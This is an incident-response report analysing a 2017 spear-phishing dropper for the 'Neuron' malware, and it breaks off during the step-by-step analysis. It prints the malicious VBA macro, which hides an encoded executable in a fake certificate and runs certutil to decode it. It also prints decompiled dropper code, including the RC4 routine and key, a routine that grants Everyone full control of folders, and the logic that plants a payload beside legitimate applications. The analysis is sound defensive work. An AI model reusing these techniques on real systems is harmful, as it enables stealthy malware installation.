المجموعة السعودية لتحليل الاختراقات

Saudi Group for Incidents Response

SGIR - صقر

Saudi Group for Incidents Response - المجموعة السعودية لتحليل الاختراقات

# *Malware Dropper Analysis – Neroun Part1*

*Hussien Yousef | 26/3/2017*

## Introduction

On Thursday, 23 March 2017 a targeted Spear phishing attack was detected by mistake, and even though discussions and guesses went back and forth to investigate and track the incident, until now, it seems that the truth is classified as it is less likely to be not identified yet. Hence, this report will start from the malicious macro configured word document file, and will not mention any predictions without supporting evidence.

## "The" Malware Overview


The macro configured word document contains an official document formatted by the "***" organization, which is the source for the naming convention. The document contains a macro written in VBA, which launches a second stage dropper component of the malware, which also runs to decrypt an embedded third stage malware.

## VBA Macro Code Analysis

Due to the fact, that the macro is written in a scripting language (VBA), we can look at the actual code, and hence be able to read it and understand what it does without actually executing it.

This macro is simple one, yet a little bit smarter in terms of encrypting the payload. The payload is encrypted using a private key, then attached with its public key as a certificate file, the file is string reversed except for the first and last lines, for example "hussien" is reversed to "neissuh". The resulting code is stored across multiple variables in the macro code for obfuscation and to avoid raising any static analysis detection flags that could detect an unusual size of a variable.


When the macro is run, it binds half of the reversed body of the certificate together into one variable called "s". then it dynamically extracts the location of the "Temp" folder and write a new file to it named "Signature.crt". After this step, the first line of the certificate is written to the file, then followed by a call to a function that binds the second half of the certificate, which is then prepended to the first half, and the resulting code is passed to StrReverse() function to reverse the body to its original form. Next, a wscript shell object is created to execute "cmd.exe /c certutil –decode PathTo/Temp/ Signature.crt PathTo/Temp/Sign.exe" which will use cmd.exe to execute certutil which will decode the certificate into Sign.exe which is the seconds stage of the malware.



```
s = s & "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAHAEw1UDAAAwAACAAA"
s = s & "AAAAAAAAAAAAAAAAAAAAAAAAFADABAOAAAAAPBQAZzAAAAAAAAAAAAAAAABAAAAA"
s = s & "AAAEAAAEAAAAAABAAABAAUIQAIAAAAAAAAgAAAgAgAAAAAAAAAAAEAAAAAAAAAAB"
s = s & "AAgAAAAAgAAAABAAAEA4AAAAgAAABktXAAAAAAAAIAAABoLAAsQALEgAAAOAAAAA"
s = s & "AAAAg10n2OADEATAAQRQBAAAAAAAAAJK0QDuUGZv1GIT9ERg4Wag4WdyBSZiBCd"
s = s & "v5mbhNGItFmcn9mcwBycphGVh0MTBgbINnAtA4guf4AAAAgAAAAAAAAAAAAAAAAA"
s = s & "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAQAAAAAAAAAAgLAA8//AAAAEAAAAMAAQqVT"
e = "-----END CERTIFICATE-----"
Dim fso
Set fso = CreateObject("Scripting.FileSystemObject")
Dim Fileout As Object
Set Fileout = fso.CreateTextFile(Environ("Temp") & "\\Signature.crt", True, True)
Fileout.Write b
Fileout.Write StrReverse(s2() & s)
Fileout.Write e
Fileout.Close
Dim wsh As Object
Set wsh = VBA.CreateObject("WScript.Shell")
Dim waitOnReturn As Boolean: waitOnReturn = True
Dim windowStyle As Integer: windowStyle = 0
MsgBox (Environ("Temp"))
wsh.Run "cmd.exe /c certutil -decode " & Environ("Temp") & "\\Signature.crt " & Environ("Temp") & "\\Sign.exe", windowStyle, waitOnReturn
End Sub
```


## Second Stage Code Analysis

In this part of the report, the second stage "Sign.exe" of the malware is analyzed. Looking at the PE header information of the malware, we find the following:



```
BLOCK "000004b0"
{
        VALUE "FileDescription", "dropper"
        VALUE "FileVersion", "1.0.0.0"
        VALUE "InternalName", "dropper.exe"
        VALUE "LegalCopyright", "Copyright ©  2017"
        VALUE "OriginalFilename", "dropper.exe"
        VALUE "ProductName", "dropper"
        VALUE "ProductVersion", "1.0.0.0"
        VALUE "Assembly Version", "1.0.0.0"
}
```


Okay, so this is the actual name of the file, "dropper.exe". And this is also an observation from looking at its hexadecimal and ASCII representations of the code:



```
0001B9B0  00 00 00 00 00 1E 01 00 01 00 54 02 16 57 72 61  ..........T..Wra
0001B9C0  70 4E 6F 6E 45 78 63 65 70 74 69 6F 6E 54 68 72  pNonExceptionThr
0001B9D0  6F 77 73 01 00 00 00 00 ED A7 D3 58 00 00 00 00  ows.....í§ÓX....
0001B9E0  02 00 00 00 1C 01 00 00 F0 D7 01 00 F0 B9 01 00  ........ð×..ð¹..
0001B9F0  52 53 44 53 95 8F 1B 58 08 C0 C6 4E B8 D1 4B 1E  RSDS•..X.ÀÆN¸ÑK.
0001BA00  A5 D0 70 5F 01 00 00 00 63 3A 5C 44 65 76 65 6C  ¥Ðp_....c:\Devel
0001BA10  6F 70 5C 69 6E 74 65 72 6E 61 6C 5C 6E 65 75 72  op\internal\neur
0001BA20  6F 6E 2D 63 6C 69 65 6E 74 5C 64 72 6F 70 70 65  on-client\droppe
0001BA30  72 5C 6F 62 6A 5C 52 65 6C 65 61 73 65 5C 64 72  r\obj\Release\dr
0001BA40  6F 70 70 65 72 2E 70 64 62 00 00 00 00 00 00 00  opper.pdb.......
```

This is the path where development on the malware writer machine has happened, not only this, but we can note also that this malware is developed specifically as a dropper for another malware called "neuron-client.exe", so we are dealing with a custom written dropper.

Digging deeper into the PE header information:



File: C:\Users\saleh\Desktop\CleanFindings\CleanFindings\Sign.exe


| | | | |
|---|---|---|---|
| Entrypoint: | 0001D95E | EP Section: | .text |
| File Offset: | 0001BB5E | First Bytes: | FF,25,00,20 |
| Linker Info: | 11.0 | Subsystem: | Win32 GUI |

Microsoft Visual C# / Basic .NET

We notice that it is built upon the .NET framework. Great! , this means we do not need to run the malware nor debug it while it is running to know what it does, we can simply decompile it to its original code. Why? , that is because .NET applications are compiled into a middle language rather than pure hardware instructions (not purely correct but not important for now). This language uses a runtime library from the .NET frameworks to execute the actual assembly code of its function calls, all execution is driven by the stack where arguments are pushed there for the runtime library to do its work, and because of that, it is easy to decompile the code knowing what commands it pushes in the stack for the runtime library to do. Simply put, we can look at its code!

After decompiling the malware, these are overview notes on the code:
- No resources, no images no icons nothing of that sort is attached to the malware.
-Contains 5 custom classes – written by the malware author - which are:
Config, Payload, Main, ServerConfig and suitPath.

By looking at the Payload class we can see 3 variables that contain an array of bytes:




```
internal class Payload
{
    public byte[] client = new byte[] { 231, 118, 64, 230, 216, 230, 117, 109, 42, 17, 96, 157, 33, 223, 44, 12,

    public byte[] dll_web = new byte[] { 231, 118, 64, 230, 216, 230, 117, 109, 42, 17, 33, 93, 81, 195, 107, 1

    public byte[] dll_sch = new byte[] { 231, 118, 64, 230, 216, 230, 117, 109, 42, 17, 96, 93, 83, 223, 43, 15
```

Another note, after fast passing over the code, this guy creates a class for everything that he uses, which indicates that he studied programming academically, very rigid & organized programming even for a small application like this dropper, not the type of "I wannabe a programmer/hacker" kind of guy. Also, we note the use of arrays for storing things that he already know won't exceed two elements, which indicates that he made multiple code snippets general to be able to use it multiple times with multiple malwares – this is going to make me write smarter Yara rules.

Step by step code analysis of the second stage:

1- When it first runs, it reads the command line argument it was run with, and checks if it was run through one of these commands "Sign.exe –install" or Sign.exe –uninstall". If no argument is specified, which is the case when run by the macro, it takes "Sign.exe –install" as the default argument.




```
private static void Main(string[] args)
{
    RegistryKey registryKey;
    suitPath current;
    bool flag = true;
    bool flag1 = false;
    if ((int)args.Length > 0)
    {
        string str = args[0];
        string str1 = str;
        if (str != null)
        {
            if (str1 == "-install")
            {
                flag = true;
            }
            else if (str1 == "-uninstall")
            {
                flag = false;
            }
        }
    }
    try
    {
        registryKey = Registry.LocalMachine.OpenSubKey("SYSTEM\\CurrentControlSet\\Control\\Windows", true);
        registryKey.SetValue("EnvironmentAdditionalSet", "0", RegistryValueKind.String);
        registryKey.Close();
        flag1 = true;
    }
    catch (Exception exception)
    {
    }
    Program.ExtractPayload(Directory.GetParent(Environment.GetCommandLineArgs()[0]).FullName, 1);
    Program.ExtractPayload(Directory.GetParent(Environment.GetCommandLineArgs()[0]).FullName, 2);
    List<string> strs = new List<string>();
    Program.SearchSFiles(Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData), "*.exe", strs);
    if (!flag1)
    {
        Program.SearchSFiles(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData), "*.exe", strs);
        Program.SearchSFiles(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), "*.exe", strs);
    }
    List<suitPath> suitPaths = new List<suitPath>();
    if (Program.FindSPath(suitPaths, strs))
```

2- Then it modifies the registry key "HKLM\LocalMachine\SYSTEM\CurrentControlSet\Control\Windows" and sets the strings EnvironmentAdditionalSet = 0 , then it stores “true” in a variable to tell itself that it succeeded in modifying the registry.

3- It extracts 2 of the embedded payloads in its code into the folder it is running from, which are System.Web.Helpers.dll and Interop.TaskScheduler.dll (in this order). The decryption of the payload is done through a custom written ExtractPayload() function which uses another custom written function RC4 decryption function EncryptScript() to decrypt the payloads dll_web(System.Web.Helpers.dll) and dll_sch(Interop.TaskScheduler.dll) using RC4 cipher algorithm and the decryption key "8d963325-01b8-4671-8e82-d0904275ab06" , the result is then passed to a custom written function Decompress() to decompress the resulting bytes using Gzip algorithm

Basically to make things clearer, what the malware author did is compress his 3 payloads using Gzip, then he encrypted the resulting files using RC4 cipher and key "8d963325-01b8-4671-8e82-d0904275ab06" which resulted into the sequence of bytes we seen previously in the 3 byte arrays in the Payload class.
And when Sign.exe runs, it reverts the process to get the actual files back again.
Anyhow, at the end of this step the two libraries System.Web.Helpers.dll and Interop.TaskScheduler.dll will be extracted to the folder where Sign.exe resides.




```
public static byte[] EncryptScript(byte[] pwd, byte[] data)
{
    int i;
    int num;
    int[] numArray = new int[256];
    int[] numArray1 = new int[256];
    byte[] numArray2 = new byte[(int)data.Length];
    for (i = 0; i < 256; i++)
    {
        numArray[i] = pwd[i % (int)pwd.Length];
        numArray1[i] = i;
    }
    int num1 = 0;
    i = num1;
    int num2 = num1;
    while (i < 256)
    {
        num2 = (num2 + numArray1[i] + numArray[i]) % 256;
        num = numArray1[i];
        numArray1[i] = numArray1[num2];
        numArray1[num2] = num;
        i++;
    }
    int num3 = 0;
    i = num3;
    num2 = num3;
    int num4 = num3;
    while (i < (int)data.Length)
    {
        num4++;
        num4 = num4 % 256;
        num2 = num2 + numArray1[num4];
        num2 = num2 % 256;
        num = numArray1[num4];
        numArray1[num4] = numArray1[num2];
        numArray1[num2] = num;
        int num5 = numArray1[(numArray1[num4] + numArray1[num2]) % 256];
        numArray2[i] = (byte)(data[i] ^ num5);
        i++;
    }
    return numArray2;
}
```


4- In this step, it gets the path for the "Common Application Data" folder from the system, and extracts the names and paths of all *.exe files in that folder and stores them into a list of strings.

5- (optional step) Remember the end of step 2 ? here it checks if it succeeded at modifying the registry at step 2, if it didn't succeed it does the following, otherwise this code is not executed:
it gets the paths for "Local Application Data" and "Application Data" folders from the system and reads the names and paths of all *.exe files in these folders and adds them to the previously made list of strings.

6- Here, it passes all collected .exe files with their full paths to a custom written function FindSPath(), then the function starts by decrypting a base64 encrypted code which results into an array of file names of famous applications as you can see here the result of the decryption:



```
firefox,chrome,opera,abby,mozilla,google,hewlet,epson,xerox,ricoh,adobe,corel,
java,nvidia,realtek,oracle,winrar,7zip,vmware,juniper,kaspersky,mcafee,symantec,
yahoo,goog
```




```
private static bool FindSPath(List<suitPath> sPaths, List<string> listPaths)
{
    bool flag = false;
    bool flag1 = false;
    string str = Encoding.UTF8.GetString(Convert.FromBase64String("ZmlyZWZveCxjaHJvbWUsb3BlcmEsYWJieSxtb3ppbGxhLGdvb2dsZSxoZXdsZXQsZXBzb24seGVyb3gscmljb2gsYWRvYmUsY2
    foreach (string listPath in listPaths)
    {
        flag1 = false;
        string[] strArrays = str.Split(new char[] { ',' });
        for (int i = 0; i < (int)strArrays.Length; i++)
        {
            string str1 = strArrays[i];
            if (listPath.ToLower().Contains(str1) && !flag1)
            {
                string[] strArrays1 = listPath.Split(new char[] { '\\' });
```

Once that is done, the function takes the first entry in the list of collected exe files from steps 4 and 5, and searches it against the decrypted list of famous applications above, if the file name contains a name from the decrypted list, this function takes the path and name of this file and stores it into an object of class suitPath - basically it stores it into a second list, and repeats the process for all files.
At the end of this step, the function will return all full paths for files already in the system that contain any of the famous names above.

7- Great, now the program takes the collected list of the well-known applications in the system, it uses the Random() class to change the order of the list entries to re-organizes them randomly. Then takes the first random entry from the list, and checks if it is a correct entry and the path doesn't have any missing names, if any issues are available in the path, it chooses the next random entry and so on until it finds a correct entry without any issues and does the following: it passes the chosen application and its path to a custom written function RunInstall()

8- RunInstall() function, gets the path of the folder where the chosen target application resides, it passes the folder path to another custom written function named, SetPermission() which modifies the folders security settings to "Full control" in case it was Read Only. if it fails at this step, it informs the application, that is failed, which causes the application to go back to step 7 and choose another entry from the random list - it seems this guy has written the malware to be very stable - no mistakes are allowed.




```
private static bool SetPermission(string path)
{
    bool flag;
    try
    {
        DirectoryInfo directoryInfo = new DirectoryInfo(path);
        DirectorySecurity accessControl = directoryInfo.GetAccessControl();
        accessControl.AddAccessRule(new FileSystemAccessRule(new SecurityIdentifier(WellKnownSidType.WorldSid, null), FileSystemRights.FullControl
        directoryInfo.SetAccessControl(accessControl);
        flag = true;
    }
    catch (Exception exception)
    {
        return false;
    }
    return flag;
}
```

9- if step 8 is done successfully, the malware uses the ExtractPayload() function again which was used to decrypt and extract the two .dll libraries (Gzip + RC4), now it is used to extract an exe file from the Payload class which is named "client", this is the array of bytes that represent an embedded malicious exe file - or let us say, the next stage of this malware.

Now the extraction will be done in the chosen folder where the target application resides, but the new malware will be extracted with "-x86-ui-.exe" appended to its name. So let us say that the malware chosen the following random application as the target: c:\users\user\appdata\firefox.exe
It will extract the client payload to c:\users\user\appdata\firefox-x86-ui.exe and again, if it fails at this step, it goes back to step 7 , didn't I say no mistakes are accepted :D ?

10- Then it extracts the "System.Web.Helpers.dll" library again but now to the folder where the client exe payload is extracted. ( so the next stage of the malware also needs this library ) And as usual, if it fails, it goes back to step 7

11- Then it calls a custom written function named GrabRegistry() - A recursive function - which does the following: it searches the subkeys in "HKLM\LocalMachine\SOFTWARE\Microsoft" for the following subkeys:




```
 "windows", "microsoft", ".net", "visual", "studio", "vs", "internet", "powershell",
 "policy", "wifi", "framework", "player", "fusion", "settings", "crypto", "mmc", "multimedia",
"ctf", "snapshot", "/", "office", "provisioning", "direct", "chkdsk", "ldap", "iis",
| ":", "<", ">", ".", ",", "?", "#", "!", "^", "@", "%"
```

If it finds a key with any of these names, it takes its path and recursively dive into that key and look for other subkeys with these names .. and so on.

